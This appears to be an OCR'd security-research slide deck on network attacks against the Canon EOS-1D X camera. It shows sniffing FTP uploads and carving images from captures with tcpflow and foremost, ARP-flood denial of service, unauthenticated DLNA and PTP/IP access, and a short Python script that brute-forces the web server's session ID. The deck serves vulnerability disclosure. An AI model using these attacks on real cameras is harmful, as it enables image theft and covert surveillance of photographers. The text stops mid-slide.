Paparazzi over IP

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Who we are

- Old-school network geeks, working as security researchers for Germany based ERNW GmbH
  - Independent
  - Deep technical knowledge
  - Structured (assessment) approach
  - Business reasonable recommendations
  - We understand corporate
- Blog: www.insinuator.net
- Conference: www.troopers.de

Agenda

- Intro
- Transport Protocols
- Communication Modes & Attacks
- Conclusions

Intro

- A number of current high-end cameras have network interfaces.
- We did some research as for their security and potential attack paths.
- In the following we focus on Canons new flagship **EOS 1D X**, but similar problems might be found in other models, of other vendors, too.

The Camera

Canon EOS-1D X


The Camera

A Bit of Marketing

- From Canon USA:
  - A built in Ethernet port allows for fast, easy transfer of images directly to a PC or via a network to clients from live events.
  - The EOS-1D X is compatible with the new WFT-E6A Wireless File Transmitter for wireless LAN transfer with the IEEE 802.11 a/b/g/n standards.


The Camera

The Ethernet Port



The Camera

WLAN Adapter



Wireless File Transmitter
WFT-E6A

GPS Reciever
GP-E1

The Target

aka. Mr. Reuters


The Target

What if

- One could get the real, unedited images first.
- One could upload (bad) images.
- One could turn the camera into a surveillance device.

Transport

The underlying Protocols



Transport

- Wired LAN via built-in Ethernet port or Wireless LAN via WFT-E6A.
- Standard TCP/IP (no IPv6, yet).

Traditional Attacks

Layer 2

- ARP-spoofing possible.
  - No "sticky" ARP entries
- ARP-flooding with ~100 packets per second DoS the network stack.
- Btw. stack also dies if IPv6 (multicast) is present.

Traditional Attacks

Layer 3/4

- TCP/IP is used for all network communication.
- Established connections can be killed via TCP-RST.

Communication Modes

Communication Modes

Overview

- FTP Upload Mode
- DLNA
- Built-in webserver
- EOS Utility

FTP Upload Mode

FTP Upload Mode

Mode of operation


- Target server and credentials configured on camera.
- Photos taken are uploaded to the server immediately.

FTP Upload Mode

Downside


- As FTP is clear text, credentials can be sniffed.
- As well as the complete data transmission
- Uploaded pictures can be extracted from network traffic.

FTP Upload Mode



```
[0][talynrae@caturix         ]ls
FTP-Image-trace.cap
[0][talynrae@caturix         ]tcpflow -r FTP-Image-trace.cap
[0][talynrae@caturix         ]ls
192.168.001.103.61313-192.168.001.105.00021  192.168.001.103.61325-192.168.001.105.00020
192.168.001.103.61314-192.168.001.105.00020  192.168.001.103.61326-192.168.001.105.00020
192.168.001.103.61315-192.168.001.105.00021  192.168.001.103.61327-192.168.001.105.00020
192.168.001.103.61316-192.168.001.105.00020  192.168.001.103.61328-192.168.001.105.00020
192.168.001.103.61317-192.168.001.105.00021  192.168.001.103.61329-192.168.001.105.00020
192.168.001.103.61318-192.168.001.105.00020  192.168.001.103.61330-192.168.001.105.00020
192.168.001.103.61319-192.168.001.105.00020  192.168.001.103.61331-192.168.001.105.00020
192.168.001.103.61320-192.168.001.105.00020  192.168.001.105.00021-192.168.001.103.61313
192.168.001.103.61321-192.168.001.105.00020  192.168.001.105.00021-192.168.001.103.61315
192.168.001.103.61322-192.168.001.105.00020  192.168.001.105.00021-192.168.001.103.61317
192.168.001.103.61323-192.168.001.105.00020  FTP-Image-trace.cap
192.168.001.103.61324-192.168.001.105.00020
[0][talynrae@caturix         ]foremost -i 192*
Processing: 192.168.001.103.61313-192.168.001.105.00021
|*|
Processing: 192.168.001.103.61314-192.168.001.105.00020
|*|
Processing: 192.168.001.103.61315-192.168.001.105.00021
|*|
Processing: 192.168.001.103.61316-192.168.001.105.00020
|*|
Processing: 192.168.001.103.61317-192.168.001.105.00021
|*|
Processing: 192.168.001.103.61318-192.168.001.105.00020
|*|
Processing: 192.168.001.103.61319-192.168.001.105.00020
|*|
Processing: 192.168.001.103.61320-192.168.001.105.00020
```

FTP Upload Mode



```
Processing: 192.168.001.103.61328-192.168.001.105.00020
|*|
Processing: 192.168.001.103.61329-192.168.001.105.00020
|*|
Processing: 192.168.001.103.61330-192.168.001.105.00020
|*|
Processing: 192.168.001.103.61331-192.168.001.105.00020
|*|
Processing: 192.168.001.105.00021-192.168.001.103.61313
|*|
Processing: 192.168.001.105.00021-192.168.001.103.61315
|*|
Processing: 192.168.001.105.00021-192.168.001.103.61317
|*|
[0][talynrae@caturix         ]ls
192.168.001.103.61313-192.168.001.105.00021  192.168.001.103.61325-192.168.001.105.00020
192.168.001.103.61314-192.168.001.105.00020  192.168.001.103.61326-192.168.001.105.00020
192.168.001.103.61315-192.168.001.105.00021  192.168.001.103.61327-192.168.001.105.00020
192.168.001.103.61316-192.168.001.105.00020  192.168.001.103.61328-192.168.001.105.00020
192.168.001.103.61317-192.168.001.105.00021  192.168.001.103.61329-192.168.001.105.00020
192.168.001.103.61318-192.168.001.105.00020  192.168.001.103.61330-192.168.001.105.00020
192.168.001.103.61319-192.168.001.105.00020  192.168.001.103.61331-192.168.001.105.00020
192.168.001.103.61320-192.168.001.105.00020  192.168.001.105.00021-192.168.001.103.61313
192.168.001.103.61321-192.168.001.105.00020  192.168.001.105.00021-192.168.001.103.61315
192.168.001.103.61322-192.168.001.105.00020  192.168.001.105.00021-192.168.001.103.61317
192.168.001.103.61323-192.168.001.105.00020  FTP-Image-trace.cap
192.168.001.103.61324-192.168.001.105.00020  output
[0][talynrae@caturix         ]ls output/jpg
00000000_10.jpg  00000000_13.jpg  00000000_2.jpg  00000000_5.jpg  00000000_8.jpg
00000000_11.jpg  00000000_14.jpg  00000000_3.jpg  00000000_6.jpg  00000000_9.jpg
00000000_12.jpg  00000000_1.jpg   00000000_4.jpg  00000000_7.jpg  00000000.jpg
[0][talynrae@caturix         ]
```

DLNA mode

DLNA mode

Overview

- Digital Living Network Alliance®
- UPnP used for discovery.
- DLNA guidelines for file formats, encodings, resolutions.
- HTTP and XML used to access media.

DLNA mode

Cons

- No authentication.
- No restrictions.
- Every DLNA client can download _all_ images.
- Your Browser could be a DLNA client. Or somebody else's browser. For your camera.

Built-in webserver

Always a good idea…

Built-in webserver

Canon WFT Server

- Wireless File Transmitter Server Mode.
- Canon USA:
  “Use a web browser to capture, view and download images remotely”

Built-in webserver

Canon WFT Server

- Browser interface uses AJAX.
- Embedded webserver only capable of HTTP GET method.
  - Every other request method is answered with a 404.

WTF ?!?!

Built-in webserver

Authentication

- Authentication via HTTP Basic (RFC 2617) on login page.
- Session cookie is used afterwards.

WTF ?!?!

- Cookie looks like `sessionID=40b1`
  - 4 (!!!) byte Session ID
    → 65535 possible IDs

Built-in webserver

- Session ID Brute force implemented in 6 lines of python.
- To check for all possible IDs takes about 20 minutes.
  - **Embedded Webserver is not that responsive.**

```
import requests

target_uri = 'http://192.168.1.103/api/cam/lvoutput'
target_string = 'SESSION_ERR'

for i in xrange(0xffff):
  if (i != 0 and i%1000 == 0):
    print str(i) + 'IDs checked'
  r = requests.get(target_uri, cookies={'sessionID': '%x' %i})
  if r.text.find(target_string) == -1:
    print 'SessionID is : sessionID=%x' %i
    break
```

DEMO

Built-in webserver

recap

- Full access to Live View, stored photos and camera settings.
- You surf – We brute.

Built-in webserver

Requirements


- Camera in WFT Server mode.
- Valid session opened by user.
- Some minutes of time.

EOS Utility mode

aka. I wanna be root

EOS Utility mode

The Utility



Starts to download images

Lets you select and download images


Camera settings/Remote shooting

Monitor Folder

Control your camera to download images.

EOS Utility mode

The Utility



White Balance: Auto

LV_ClickWB

Focus: Live mode

Shooting menu

Picture Style User Def. 1

Detail set. 4 , 0 , 2 , 0

Register User Defined style

Personal WB

JPEG quality

WB SHIFT 0,0

Captured images are saved on the camera.

EOS Utility mode

Overview

- Allows remote control of all non-manual camera functions.
- Pictures can be up- and downloaded.
- Possibly even more (sound recording anyone?)

EOS Utility mode

Technical


- SSDP and MDNS used for discovery.
- PTP/IP used for communication.
- Needs initial camera <-> software pairing.

EOS Utility mode

Pairing

- At first use, credentials needs to be exchanged between the camera and the client software.


- Camera must be put into pairing mode via camera menu.
- Camera signals the need for pairing via MDNS.



```
▽ Answers
   ▷ CWCcb0c96.local: type A, class IN, cache flush, addr 192.168.200.217
   ▷ 217.200.168.192.in-addr.arpa: type PTR, class IN, cache flush, CWCcb0c96.local
   ▷ ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local: type SRV, class IN, cache flush, priority 0, weight 0, port 15740, target CWCcb0c96.local
   ▽ ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local: type TXT, class IN, cache flush
        Name: ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local
        Type: TXT (Text strings)
        .000 0000 0000 0001 = Class: IN (0x0001)
        1... .... .... .... = Cache flush: True
        Time to live: 1 minute
        Data length: 198
        Text: srvver.canon.com=1.0
        Text: mf.canon.com=Canon
        Text: md.canon.com=Canon Digital Camera
        Text: mn.canon.com=Canon EOS 1D X
        Text: tid.canon.com=00000000-0000-0000-0001-FFFFFFFFFFFF
        Text: srv.canon[illegible]
        Text: myhwa.canon.com=888717cb0c96
   ▷ _services._mdns._udp.local: type PTR, class IN, _ptp._tcp.local
   ▷ _ptp._tcp.local: type PTR, class IN, ICPO-WFTEOSSystemServicecb0c96._ptp._tcp.local
```

EOS Utility mode

Pairing




EOS cameras detected on network.
Choose a camera for pairing.

Camera model	MAC address	IP address
Canon EOS-1D X	88:87:17:CB:0C:96	192.168.200.2...

EOS Utility mode

Pairing




- Client software connects to camera via PTP/IP.
- PTP/IP Authentication is successful regardless of the credentials.
- Credentials (hostname, GUID) are stored on the camera.

PTP/IP

Feels like USBoIP)-:

PTP/IP



- Picture Transfer Protocol over Internet Protocol.

- ISO 15740.
- Standardized by International Imaging Industry Association

PTP/IP

Packet format

- Wrapper for PTP with header:

